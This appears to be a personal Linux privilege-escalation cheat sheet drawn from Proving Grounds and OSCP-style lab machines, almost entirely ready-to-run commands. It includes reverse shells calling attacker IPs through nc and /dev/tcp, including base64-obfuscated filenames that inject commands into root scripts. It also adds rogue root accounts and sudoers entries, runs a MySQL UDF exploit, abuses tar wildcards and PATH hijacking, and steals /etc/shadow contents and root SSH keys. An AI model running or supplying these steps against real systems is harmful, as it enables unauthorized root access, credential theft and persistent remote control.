Linux Privilege escalation

Foothold ?
- id
  sudo -l
  Try PASSWORD reuse for all accounts on the system
  tree -f in /home dir
  linpeas
  pspy64
  Look for config files in web apps
  Check for PS history if it's installed,
  usr/local/share/powershell/PSReadLine/ConsoleHost_history.txt
  Be aware of gcc version installed or pre-compiled binaries (linpeas)
  kernel exploits
- If you find a local db access, check it contents and if you can't crack the password of a user, try to overwrite or replace it password to log in the web app, maybe you get additional info.
  - GLPI PG
- If you have a **web app** on the system, try to upload a reverse shell and access it through the web app to get access to the account running the app.
- If there is an sql database running on the machine, check its version for Distribution 4x/5.7.3 to abuse the **User-Defined Function (UDF) Dynamic Library**
  - Banzai PG · Pebbles PG
  - mysql --version — https://sudsy-fireplace-912.notion.site/Pebbles-from-Proving-Grounds-without-SQLMap-by-Luis-Moret-lainkusanagi-23b29df77e6946a6bb8cb213a76a9ac8
  - ps -ef | grep mysql — check if the db is running as root


Interesting files & directories
- Linux
  - Remember! Password reuse, if you find a password db, webapp, use them to login to users presents on the machine!
  - Files that might contain sensitive data — cat ~/.*history | less — cat ~/.profile && cat ~/.bashrc. — cat .bash_history — ls -l ~/.ssh — cat .htpasswd — cat /etc/sudoers
  - Directories of Interest — /var/www/html — /var/backups — /var/mail — /var/spool/mail — /etc — /tmp — /var/tmp — /dev/shm — /var/spool/vbox — /var/spool/samba — /var/spool/cron — /opt
  - Search globally for configuration files — find / -iname "*config.php*" 2>/dev/null
    find / -iname "*config*.php*" 2>/dev/null — find / -iname "*wp-config.php*" 2>/dev/null — find / -iname "*index.php*" 2>/dev/null — find / -iname "*settings.php*" 2>/dev/null
    - search in the entire system for files
  - ls -lsa /etc/passwd — Change the password or the root user — Add a new user with root privileges — urs::0:0:root:/root:/bin/bash — cat /etc/passwd | cut -d ":" -f 1
  - Any exotic file system mounts/extended attributes? — cat /etc/fstab
  - If there is a FTP present in the machine (22)
    - Fractal PG

Improve your shell
- Meterpreter — shell
- Improve your shell
  ```
  python -c 'import pty; pty.spawn("/bin/bash")'
  python3 -c 'import pty; pty.spawn("/bin/bash")'
  export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmp
  export TERM=xterm-256color
  alias ll='ls -lsaht --color=auto'

  export TERM=linux

  If tty is installed                    //  /dev/pts/8
  Ctrl + z
  stty raw -echo ; fg ; reset
  stty columns 200 rows 200      // USE THIS ONLY IF YOU HAVE TO, otherwise you get fucked
  ```
- General Ideas — Try passwords same as the username of the users you find on the machine — patrick / patrick


General check after initial foothold
- Verify which users are present on the machine
  - cat /etc/passwd
  - ls -lsa /etc/passwd — Add yourself a new user with root privs
    - Got Write Access ?
    ```
    openssl passwd mypass          # DES
    openssl passwd -1 mypass       # MD-5/SHA-1
    openssl passwd -5 mypass       # SHA-256
    openssl passwd -6 mypass       # SHA-512
    ```
    — echo "urs:$1$KNaPNdpo$D4JL6lzWcwntbVY3FnYiP1:0:0:root:/root:/bin/bash" >> /etc/passwd — su urs / Password: mypass
    - :0:0:root: values specify that the account we created is a superuser
  - ls -lsa /etc/shadow — mkpasswd --method=sha-512 mypass
    - Got Write Access ?
- Getting info about current user — id
- Getting the version of the running operating system and architecture
  - uname -a — Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64 GNU/Linux
    - kernel version (4.19.0) and architecture (x86_64)
  - cat /etc/issue
  - cat /etc/os-release
    - distribution codename
- Getting a list of running processes on Linux — ps aux
- Get all network adapters — ip addr — route / routel / ip route
- Display active network connections and listening ports
  - netstat -antup
    - mysql -uroot -proot
    - MySQL db present? — v 4.x - 5.7.3 (Distribution version) — UDF Privesc (Banzai, Pebbles)
      - 1 Requirements for the exploit to work
        - Is mysql service running as root? — ps aux / ps -ef | grep mysql — root 799 0.0 9.3 1138000 192068 ? Sl 05:30 0:01 /usr/sbin/mysqld --daemonize --pid-file=/var/run/mysqld/mysqld.pid
          - We need MySQL to be ran as root
        - Check system's architecture — show variables like '%compile%' — version_compile_machine | x86_64 / version_compile_os | Linux
        - Locate the Plugins Path — show variables like '%plugin%'; — plugin_dir | /usr/lib/mysql/plugin/
        - Check if the variable secure_file_priv is enabled — show variables like '%secure_file_priv%';

          ```
          | Variable_name    | Value |
          | secure_file_priv |       |
          ```
      - 2 Grab the contents of the exploit — https://www.exploit-db.com/raw/1518 — raptor_udf2.c
      - 3 Compile the exploit — gcc -g -c raptor_udf2.c -fPIC (# compile the exploit code) — gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc (# create the shared library (so) called raptor_udf2.so) — chmod 777 raptor_udf2.so
      - 4 In MySQL use the following commands — Path dependent
        - /tmp — 1 use mysql; — 2 create table foo(line blob); — 3 insert into foo values(load_file('/tmp/raptor_udf2.so')); — 4 select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so'; — 5 \! cp raptor_udf2.so /usr/lib/mysql/plugin/ — 6 create function do_system returns integer soname 'raptor_udf2.so'; — 7 select * from mysql.func;
        - /var/www — 1 use mysql; — 2 create table foo(line blob); — 3 insert into foo values(load_file('/var/www/raptor_udf2.so')); — 4 select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so'; — 5 create function do_system returns integer soname 'raptor_udf2.so'; — 6 select * from mysql.func; — 7 Getting Shell
          - Netcat shell — select do_system('nc 192.168.45.5 8080 -e /bin/bash'); — nc -lvnp 8080
          - Bash binary SUID
            - select do_system('cp /bin/bash /var/www/rootbash; chmod +xs /var/www/rootbash'); — ./rootbash / /var/www/rootbash
              - Use the function to copy /bin/bash to /var/www//rootbash and set the SUID permission
            - select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash'); — ./rootbash / /var/www/rootbash
  - ss -tuln
  - sockstat -4l
    - FreeBSD
- Inpect custom IP tables — cat /etc/iptables/rules.v4
- Find world writable directories — find / -writable -type d 2>/dev/null — find / -perm -222 -type d 2>/dev/null
- List all available disks and their partitions — lsblk
- List all mounted filesystems
  - mount — Enumerate for different users, you might get different results
  - Lists all drives that will be mounted at boot time — cat /etc/fstab
- Check environment variable — env — Confirm that it's a permanent variable — cat .bashrc
- Harvesting active processes for credentials
  - watch -n 1 "ps -aux | grep pass"
  - Perform password sniffing — sudo tcpdump -i lo -A | grep "pass"
    - requires administrative rights
  - Confirm with pspy — ./pspy64
- Inspecting the cron log file — grep "CRON" /var/log/syslog
- sudo -v — 1.8.27 — sudo -u#-1 /bin/bash

id
- 115,999(docker) — docker images

  ```
  REPOSITORY   TAG      IMAGE ID       CREATED        SIZE
  redmine      latest   0c8429c66e07   4 years ago    542MB
  postgres     latest   adf2b126dda8   4 years ago    313MB
  alpine       latest   a24bb4013296
  ```
  - /usr/bin/docker run -v /:/mnt --rm -it alpine chroot /mnt sh
  - /usr/bin/docker run -v /:/mnt --rm -it redmine chroot /mnt sh
- id <another_username> — id matt / uid=1000(matt) gid=1000(matt) groups=1000(matt)
- 6 (disk)
  - Fanatastic PG
  - Find the partitions owned by disk group — find /dev -group disk — cat /proc/self/mounts|grep 'sda'


    

    The root file system is mounted on /dev/sda5
  - Display the available partitions — df -h — Enumerate the entire disk with root-level privileges
    - debugfs /dev/sda5 — cat /etc/shadow — cat /root/.ssh/id_rsa — chmod 600 id_rsa — ssh -i id_rsa root@$IP
    - debugfs /dev/sda2 — cat /etc/shadow — cat /root/.ssh/id_rsa — chmod 600 id_rsa — ssh -i id_rsa root@$IP
- 119(mlocate) — cat /var/lib/mlocate/mlocate.db — grep -n "m.sander" /var/lib/mlocate/mlocate.db
- 997 (filter) — find / -group filter 2>/dev/null — ls -l /etc/postfix/disclaimer — nano /etc/postfix/disclaimer — 1 nc -lnvp 4444 / 2 nc -v postfish.off 25
  - postfish
- 1000 (fail2ban)
  - Fail PG
  - 1 Check if you can write on the configuration files of fail2ban — find /etc -writable -ls 2>/dev/null
  - 2 Check if the service is being restarted by root — pspy64 — CMD: UID=0 PID=1914 | /bin/sh -c /usr/bin/systemctl restart fail2ban
  - 3 Check which service is configured to use fail2ban — cat /etc/fail2ban/jail.conf — [sshd] / enabled = true
  - 4 Modify the conf file to obtain root — cat /etc/fail2ban/action.d/iptables-multiport.conf
  - 5 Wait for the fail2ban service to be restarted and trigger the block depending on the rules — ssh urs@$IP
  - 6 Check the bash binary and escalate to root — ls -lsa /bin/bash — /bin/bash -p
- 0 (wheel)
  - FreeBDS · Relia .20
  - Add a user to the wheel group — /usr/local/bin/doas pw usermod andrew -G wheel
  - Switch to root user if you are in the 0 (wheel) group — doas csh


- 27 (sudo) — sudo su
- 50 (staff) — https://binaryregion.wordpress.com/2021/09/22/privilege-escalation-linux-staff-group/
- 4(adm) — Usually members of the group **adm** have permissions to read log files located inside **/var/log/**. — auth.log / auth.log.1 / auth.log.2.gz

Sudo rights abuse
- sudo -l
  - **/usr/sbin/tcpdump** — sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
  - **(root) NOPASSWD: /usr/bin/python2 /opt/exp.py** — sudo /usr/bin/python2 /opt/script.py — import os; os.execl("/bin/sh", "sh", "-p")
    - PyEXP Play
  - **(fristi : ALL) /var/tmp/runner** — sudo -u fristi /var/tmp/runner /bin/bash
  - **(ALL : ALL) NOPASSWD: /usr/bin/perl** — sudo /usr/bin/perl -e 'exec "/bin/sh";'
  - **(steven) NOPASSWD: /usr/sbin/service** — sudo -u steven /usr/sbin/service ../../bin/bash — sudo -u steven /usr/sbin/service ../../bin/sh
    - SoSimple Pay
  - **(root) /usr/sbin/hping3 --icmp ***
    - sudo hping3 --icmp 127.0.0.1 --listen signature --safe
    - sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa
  - **(root) NOPASSWD: /usr/bin/teehee** — sudo teehee -a /etc/passwd — urs:$1$59od9r.n$mYs3rGkuviFFkes4F7L5Z/:0:0:urs:/home/urs:/bin/bash — su urs / 1234
    - DC-4 - Play
  - **env_keep+=LD_PRELOAD** — go to /tmp or /var/tmp — gcc -fPIC -shared -o test.so test.c -nostartfiles — sudo -l
    - sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart
    - sudo LD_PRELOAD=/tmp/root.so find
  - **env_keep+=LD_LIBRARY_PATH** — ldd /usr/sbin/apache2 — Payload — gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/exploit.c — sudo LD_LIBRARY_PATH=/tmp apache2
  - **apache2** — sudo apache2 -f /etc/shadow
  - **less**
    - sudo /usr/bin/less /etc/profile
    - sudo /usr/bin/less -f /etc/shadow
  - **nano** — sudo /usr/bin/nano -s /bin/sh
  - **nmap**
    - sudo /usr/bin/nmap --interactive
    - If --interactive is not available
  - **(ALL) /usr/bin/php /var/backups/database-backup.php** — <?php system('/bin/bash -p'); ?>
    - Surf PG
  - **(root) sudo /etc/init.d/fail2ban restart** — Walkthrough — Same steps as for when you have id rights for group fail2ban, but you have the restart the server yourself — sudo /etc/init.d/fail2ban restart
    - Fail PG
  - **/usr/bin/gcore** — sudo /usr/bin/gcore PID — sudo /usr/bin/gcore 24690 — strings core.24690
    - Pelican PG
  - **/sbin/halt, /sbin/reboot, /sbin/poweroff** — find / -writable -name "*.service" 2>/dev/null (Look for the system service config file which are writable.) — If we find a writable file, we can inject a payload into ExecStart. (Make sure the ExecStart doesnt fuck up your current shell or something)
    - Hetemit PG
    - 1 cat << EOF > /etc/systemd/system/pythonapp.service — sudo /sbin/reboot — bash -p
      - Modify Service.ExecStart and User root bash
    - 2 WorkingDirectory=/home/cmeeks/restjson_hetemit
      ExecStart=/home/cmeeks/restjson_hetemit/exploit.sh
      User=root — sudo /sbin/reboot — sudo /sbin/reboot
      - Execute a bash shell that will connect back to us as root
  - pidstat
    - Rookie Mistake
  - **(ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *** — cd /tmp
    - CockPit PG
    - 1 echo 'echo "james ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > test.sh
      - over-write the /etc/sudoers file with that one line allowing james to have root
    - 2 echo "" > "--checkpoint-action=exec=sh test.sh"
      - create file names that will be concatenated into the command
    - 3 echo "" > --checkpoint=1
      - create file names that will be concatenated into the command
    - 4 sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
    - 5 sudo su — whoami
  - Python Library Hijacking on Linux
    - https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8
    - sudo -l — **/usr/bin/python3.7 /tmp/hijack.py**


SUID & GUID
- Enumerating Custom SUID Binaries
  - Interact with the binary – run it, see what it does [/usr/bin/suid-sf --help, man /usr/bin/suid-sf, /usr/bin/suid-sf -h]
    Check for a quick win on GTFOBins – your tools say it's not on GTFOBins… check anyways
    Look for version number – Google for exploits (if applicable) [/usr/bin/suid-sf --version, /usr/bin/suid-sf -v]
    Extract strings from the binary – look for shared libraries or binaries being loaded / executed at runtime
    Debug the program – deep dive into how the program works
    - /lib · /usr/lib · /usr/local/lib · are the default locations where shared libraries are stored
  - Extract strings from the binary
    - **Strings and Strace**
      - Use the strings command to see if there are any binaries or shared libraries being loaded during execution.
        - strings /usr/bin/suid-so


          ```
          user@Juggernaut-Ubuntu:~$ strings /usr/bin/suid-so
          /lib64/ld-linux-x86-64.so.2
          #eGVO
          CyIk
          libdl.so.2
          fffff.
          l$ L
          t$(L
          |$0H
          Calculating something, please wait ...
          /home/user/.config/libcalc.so
          Done.
          Y@-C
          GCC: (Debian 4.4.5-8) 4.4.5
          ```
          Shared object is loaded during execution from our current users home directory
          - Since we have write permissions in our home directory, we should be able to replace libcalc.so with something malicious
          - If it's a cronjob and you don't find a writable path, look at the LD_LIBRARY_PATH in the crontab
            - Sybaris PG
        - strings /usr/bin/suid-path


          ```
          user@Juggernaut-Ubuntu:~$ strings /usr/bin/suid-path
          /lib64/ld-linux-x86-64.so.2
          libc.so.6
          setuid
          system
          setgid
          __libc_start_main
          __gmon_start__
          GLIBC_2.2.5
          UH-H
          AWAVA
          AUATL
          []A\A]A^A
          service ssh status
          ;*3$"
          GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609
          crtstuff.c
          ```
          This opens the door to a PATH injection vulnerability
          - service ssh status is that the service binary is being used without the absolute path
          - 1 Edit our PATH variable to include a writeable directory — echo $PATH


            ```
            user@Juggernaut-Ubuntu:~$ echo $PATH
            /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
            ```
            Most likely you won't have write over these paths · so we need to modify the path
          - 2 Add a writeable directory to our PATH — export PATH=/tmp:$PATH


            ```
            user@Juggernaut-Ubuntu:~$ export PATH=/tmp:$PATH
            user@Juggernaut-Ubuntu:~$ echo $PATH
            /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
            ```
          - 3 Now all we need to do is craft a malicious binary named service and place it in the /tmp folder.
            ```
            echo '#include <stdio.h>' > service.c
            echo '#include <stdlib.h>' >> service.c
            echo '' >> service.c
            echo 'int main(){' >> service.c
            echo '    system("cp /bin/bash /tmp && chmod +s /tmp/bash");' >> service.c
            echo '    return 0;' >> service.c
            echo '}' >> service.c
            ```
            — gcc /tmp/service.c -o /tmp/service
          - 4 Run the binary again with sudo privileges
      - Strace monitors the system calls and signals of a specific program and provides the execution sequence from start to finish. It is helpful when you do not have the source code and would like to debug the execution of a program.
        - strace /usr/local/bin/suid-so 2>&1 | less

          ```
          execve("/usr/bin/suid-so", ["/usr/bin/suid-so"], [/* 23 vars */]) = 0
          brk(NULL)                               = 0x116f000
          fcntl(0, F_GETFD)                       = 0
          fcntl(1, F_GETFD)                       = 0
          fcntl(2, F_GETFD)                       = 0
          access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
          access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
          access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
          open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
          fstat(3, {st_mode=S_IFREG|0644, st_size=89322, ...}) = 0
          mmap(NULL, 89322, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f228f914000
          ```
        - strace /usr/bin/suid-so 2>&1 | grep -v '/lib/\|/usr/\|/etc/' | grep -i '\.so'

          ```
          open("/home/user/.config/libcalc.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
          ```
    - objdump -T /usr/bin/log-sweeper
      - Which compiler was used to com…
  - Abusing Shell Features — https://juggernaut-sec.com/suid-sgid-part-2-lpe/ — Go after bash version — < 4.15
    - No executable output
- **SUID** — find / -perm -u=s -type f 2>/dev/null
  - read all the fucking lines
  - usr/bin/find / usr/sbin/exim4
  - /usr/bin/cpulimit — ./cpulimit -l 100 -f -- /bin/sh -p
- **GUID** — find / -perm -g=s -type f 2>/dev/null
- Exploitation
  - git
    - PrivEsc through pagination
      - sudo git branch --help config / !/bin/sh
      - sudo git -p help config / !/bin/sh
    - TF=$(mktemp -d)
      ln -s /bin/sh "$TF/git-x"
      sudo git "--exec-path=$TF" x
  - wget — TF=$(mktemp)
    chmod +x $TF
    echo -e '#!/bin/sh -p\n/bin/sh -p 1>&0' >$TF
    ./wget --use-askpass=$TF 0
  - sed
  - gdb — ./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
  - gimp — ./gimp -idf --batch-interpreter=python-fu-eval -b 'import os; os.execl("/bin/sh", "sh", "-p")'
  - pkexec — sudo /usr/bin/pkexec /bin/sh
  - time — sudo /usr/bin/time /bin/sh -p
  - bash — ./bash -p
  - /usr/local/bin/ht — Editor that can allow you to edit any file on the system
    - Kioptrix - Level 3
  - /usr/bin/healthcheck — Exploit
    - Healthcare Vulnhub
  - aria2c — exploit | /usr/bin/aria2c -i /etc/shadow
    - Assertion101 PG
    - /usr/bin/aria2c http://192.168.110.102:8000/rootme --allow-overwrite -o /etc/passwd
    - /usr/bin/aria2c -d /root/.ssh/ -o authorized_keys "http://192.168.118.9/id_rsa.pub" --allow-overwrite=true
  - nano — nano /etc/passwd — nano /etc/shadow / nano /etc/passwd — unshadow passwd.txt shadow.txt > passwords.txt
  - base64
    - /usr/bin/base64 /etc/shadow | base64 --decode
      /usr/bin/base64 /etc/passwd | base64 --decode — unshadow passwd shadow > hash.txt — john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
    - /usr/bin/base64 /root/flag3.txt | base64 --decode
  - /usr/sbin/exim-4.84-3 — https://www.exploit-db.com/exploits/39535 — chmox +x exploit.sh — ./exploit.sh
  - usr/sbin/relayd — relayd -h / Options: / -C [file] read config from file — relayd -C /etc/shadow
    - PlanetExpress PG
  - /usr/bin/dosbox
    - Forward PG · Nukem PG
    - https://www.myhackingnotes.com/proving_grounds/forward.html
    - Command line access to dosbox — /usr/bin/dosbox -c 'mount c /' -c "echo <username> ALL=(ALL:ALL) ALL >> c:/etc/sudoers" -c exit — sudo su
    - No access from command line to dosbox — Exploitation Steps
      - 1 Create SSH Tunnel — ssh -L 5901:localhost:5901 <ssh_user>@$IP
      - 2 Verify Tunnel — netstat -antup — tcp 127.0.0.1:5901 127.0.0.1:48666 ESTABLISHED 189619/ssh
      - 3 Connect to VNC — vncviewer localhost:5901
      - 4 mount C /etc
  - /usr/local/Serv-U/Serv-U — Bash Script / gcc compiler
    - Election Play
  - /usr/local/sbin/maidag — v 3.7 — Exploitation — 1 ./maidag3.7_ldpreload.sh — 2 ls -al /var/tmp/sh — 3 ssh urs@$IP — 4 ls -al /var/tmp/sh — 5 ./sh
    - Chatty PG
  - /usr/bin/cp — cat << EOF > passwd — /usr/bin/cp passwd /etc/passwd — su urs
    - Dibble PG
  - /usr/bin/arj
    - G00g PG
    - Overwrite /etc/sudoers file — arj a archive /etc/sudoers (Archive the /etc/sudoers…) — arj p archive.arj (Read the arc…) — nano sudoers (Create a new sudoers file) — arj a sudoers sudoers (Archive the a new sudo…) — arj e sudoers.arj "/etc" (Overwrite the /etc/sudoe…) — sudo su (Get r…)
    - Overwrite /etc/passwd file — cat /etc/passwd (We have read rights) — nano passwd (Create a new passwd…) — arj a passwd passwd (Archive the new passwd…) — arj e passwd.arj "/etc" (Overwrite the origin…) — su urs (pass: 12…)
  - /usr/bin/screen — screen --version / Screen version 4.05 / Screen version 4.5.0
    - OSCP A .143
    - GCC already installed on the victim — CentOS (Cobweb) — find / -writable -type d 2>/dev/null (Find other world writable directories) — /var/log/php-fpm (Our dir of choice) — https://www.exploit-db.com/raw/41154 (Exploit payload) — Exploitation steps
      - 1 Creating the first library — nano libhax.c (Update the path) — gcc -fPIC -shared -ldl -o libhax.so libhax.c (Compile the library on the victim's PC)
      - 2 Creating the second library — nano rootshell.c — gcc -o rootshell rootshell.c (Compile the library on the victim'…) — chmod +x rootshell
      - 3 Exploitation — cd /etc — umask 000 — screen -D -m -L ld.so.preload echo -ne "\x0a/var/log/php-fpm/libhax.so" — screen -ls — /var/log/php-fpm/rootshell — id
    - GCC Missing — https://github.com/YasserREED/screen-v4.5.0-priv-escalate
- Shared Object Injection
  - /usr/local/bin/suid-so — strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file" — mkdir /home/user/.config — Payload — gcc -o /home/user/.config/libcalc.so -shared -fPIC /home/user/.config/exploit.c
    - LD_LIBRARY_PATH=/home/user/.config /usr/local/bin/suid-so
    - /usr/local/bin/suid-so
  - /usr/bin/log-sweeper — ldd /usr/bin/log-sweeper — If it's a cron job, check the LD_LIBRARY_PATH inside /etc/crontab — cd /usr/local/lib/dev — Create the reverse shell exploit — gcc -shared -nostartfiles -fPIC exploit.c -o utils.so — nc -lvnp 6379
    - Sybaris
- Environment Variables
  - No Absolute Path — /usr/local/bin/suid-env — strings /usr/local/bin/suid-env — Exploitation Steps — PATH=.:$PATH /usr/local/bin/suid-env
  - Path hijacking — echo $PATH
    - PATH=.:${PATH} — Add . to the beginning of the current user's PATH
    - export PATH=/tmp:$PATH — Remember to set chmod 777 <file> for the PATH to work
    - echo PATH=/var/tmp:$PATH
  - Bypassing Absolute Path
    - strings /usr/local/bin/suid-env2 — function /usr/sbin/service { /bin/bash -p; } — export -f /usr/sbin/service — /usr/local/bin/suid-env2
    - < bash 4.4 — env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2 — /tmp/rootbash -p
- Random scripts ran by root — find /dev/shm -type f -exec sh -c 'rm {}' \;
  - Assignment PG
  - touch /dev/shm/'$(echo -n Y2htb2QgdStzIC9iaW4vYmFzaA==|base64 -d|bash)' — **Obtain root** — bash -p
  - touch '$(echo -n L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDkuNjgvNDQ0NCAwPiYx|base64 -d|bash)'
  - touch /dev/shm/'$(echo -n L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDkuNjgvNDQ0NCAwPiYx|base64 -d|bash)'
- Random binaries
  - Use debbuging tools — gdb -q /usr/local/bin/log_reader — list


    ```
    gdb -q /usr/local/bin/log_reader
    Reading symbols from /usr/local/bin/log_reader...
    (gdb) list
    1       /tmp/log_reader.c: No such file or directory.
    ```
    — locate /tmp/log_reader.c
  - log_reader — Binary that allow you to execute a command from a file name
    - ProStore - PG
    - strcat(command, filename);

      strcat is a function used to concatenate two strings. Here, it appends the string filename to the end of the string command.

      result = popen(command, "r");

      popen executes the string command as a shell command and opens a pipe to read the output of this command.

      The "r" argument specifies that the pipe is opened in read mode.
      — /usr/local/bin/log_reader "1.log;chmod u+s /bin/bash" (Add SUID to bash executable though the log_reader) — /usr/bin/bash -p (get root)
  - Binary that allows you to execute a command based on specific words/input
- /opt/get-list
  - Wheels PG

  ```
  Which List do you want to open? [customers/employees]: customers ../../../../etc/shadow
  Opening File....
  ```
- Breakout through mounts — /usr/bin/zip -r /opt/backups/log_backup.zip /srv/gitlab/logs/*
  - Breakout PG
  - check if you have access through mounts
  - If you don't have write access to /srv/gitlab/logs/*

Cron jobs abuse
- Inspecting the cron log file — grep "CRON" /var/log/syslog
- Check if the cron daemon is running — ps axfww | grep cron — 692 ? Ss 0:00 /usr/sbin/cron -f
- Check if cron is running any interesting jobs — Check the crontab for **current user**
  - cat /etc/crontab (1)
  - ls -lsa /etc/cron*
  - crontab -l — sudo crontab -l
    - List the user's cron jobs
  - crontab -e — # Edit the user's cron jobs
  - crontab -r — # Remove or delete the user's cron jobs
  - ls -lsaht /etc/cron.d/
- find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null — Confirm with pspy — ./pspy64 -pf -i 1000
- Privilege escalation
  - Bash script (.sh) file running under a root cron
    - #!/bin/bash
      bash -c 'exec bash -i &>/dev/tcp/192.168.100.101/4444 <&1' — chmod +x script.sh
    - nc -e /bin/bash 192.168.110.102 4444 — chmod +x script.sh
    - #!/bin/bash
      cp /bin/dash /tmp/dash && chmod u+s /tmp/dash — chmod +x script.sh — ./dash -p | /tmp/dash -p
    - echo "urs::0:0:System Administrator:/root/root:/bin/bash" >> /etc/passwd — su urs
    - echo "joe ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers — sudo dash | sudo bash | sudo su
  - Python script running | file.py
    - os.system('chmod u+s /bin/dash')
    - os.system('echo "joe ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers')
    - os.system("cp /bin/bash /tmp/rootme && chmod +s /tmp/rootme")
      - /tmp/rootme -p
  - Missing Absolute Paths on binaries
    - Main Idea — cat /etc/crontab — PATH=/dev/shm:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
      * * * * * root netstat -tlpn > /root/status && service apache2 status >> /root/status && service mysql status >> /root/status — 1 export PATH=/tmp:$PATH
      - Muddy PG
    - cat /etc/crontab — find / -writable -type d 2>/dev/null — Payload
      - Roquefort
  - Exploiting Wildcards in Commands
    - Tar
      - root cd /var/log/logs && tar -zcf /tmp/logsbackup.tgz * — cd /var/log/logs
        - -c Creating a new archive · Cockpit PG
        - echo 'echo "kali ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > test.sh
          echo "" > "--checkpoint-action=exec=sh test.sh"
          echo "" > --checkpoint=1 — sudo dash | sudo bash | sudo su
      - cd /opt/admin && tar -zxf /tmp/backup.tar.gz * — cd /opt/admin
        - -x Extracting an archive
        - 1 test.sh — nano test.sh / #!/bin/bash / bash -c 'exec bash -i &>/dev/tcp/10.8.37.88/4444 <&1'
        - 2 echo "" > "--checkpoint-action=exec=sh test.sh"
        - 3 echo "" > --checkpoint=1
        - 4 nc -lvnp 4444
    - zip — /bin/sh -c bash /opt/backups/backup.sh (cron job running as root) — /usr/bin/zip -r /opt/backups/log_backup.zip /srv/gitlab/logs/* (cat /opt/backups/backup.sh NO Write access to the bash file) — Ideas? — mount — /dev/sda2 on /var/opt/gitlab type ext4 (rw,relatime) / /dev/sda2 on /var/log/gitlab type ext4 (rw,relatime) (/srv/gitlab/logs is mounted as /var/log/gitlab) — cd /var/log/gitlab/sidekiq (Chose a dir where you have permis…)
      - Breakout
      - ln -s /root/.ssh/id_rsa root_id_rsa — 0 lrwxrwxrwx 1 git git 17 Apr 12 09:26 root_key -> /root/.ssh/id_rsa (ls -lsa /var/log/gitlab) — cd /opt/backups/ — unzip log_backup.zip -d /tmp/ — cat /tmp/srv/gitlab/logs/sidekiq/root_id_rsa
      - ln -s /etc/shadow shadow — 0 lrwxrwxrwx 1 git git 11 Apr 12 09:47 shadow -> /etc/shadow (ls -lsa /var/log/gitlab) — cd /opt/backups/ — unzip log_backup.zip -d /tmp/ — cat /tmp/srv/gitlab/logs/sidekiq/shadow
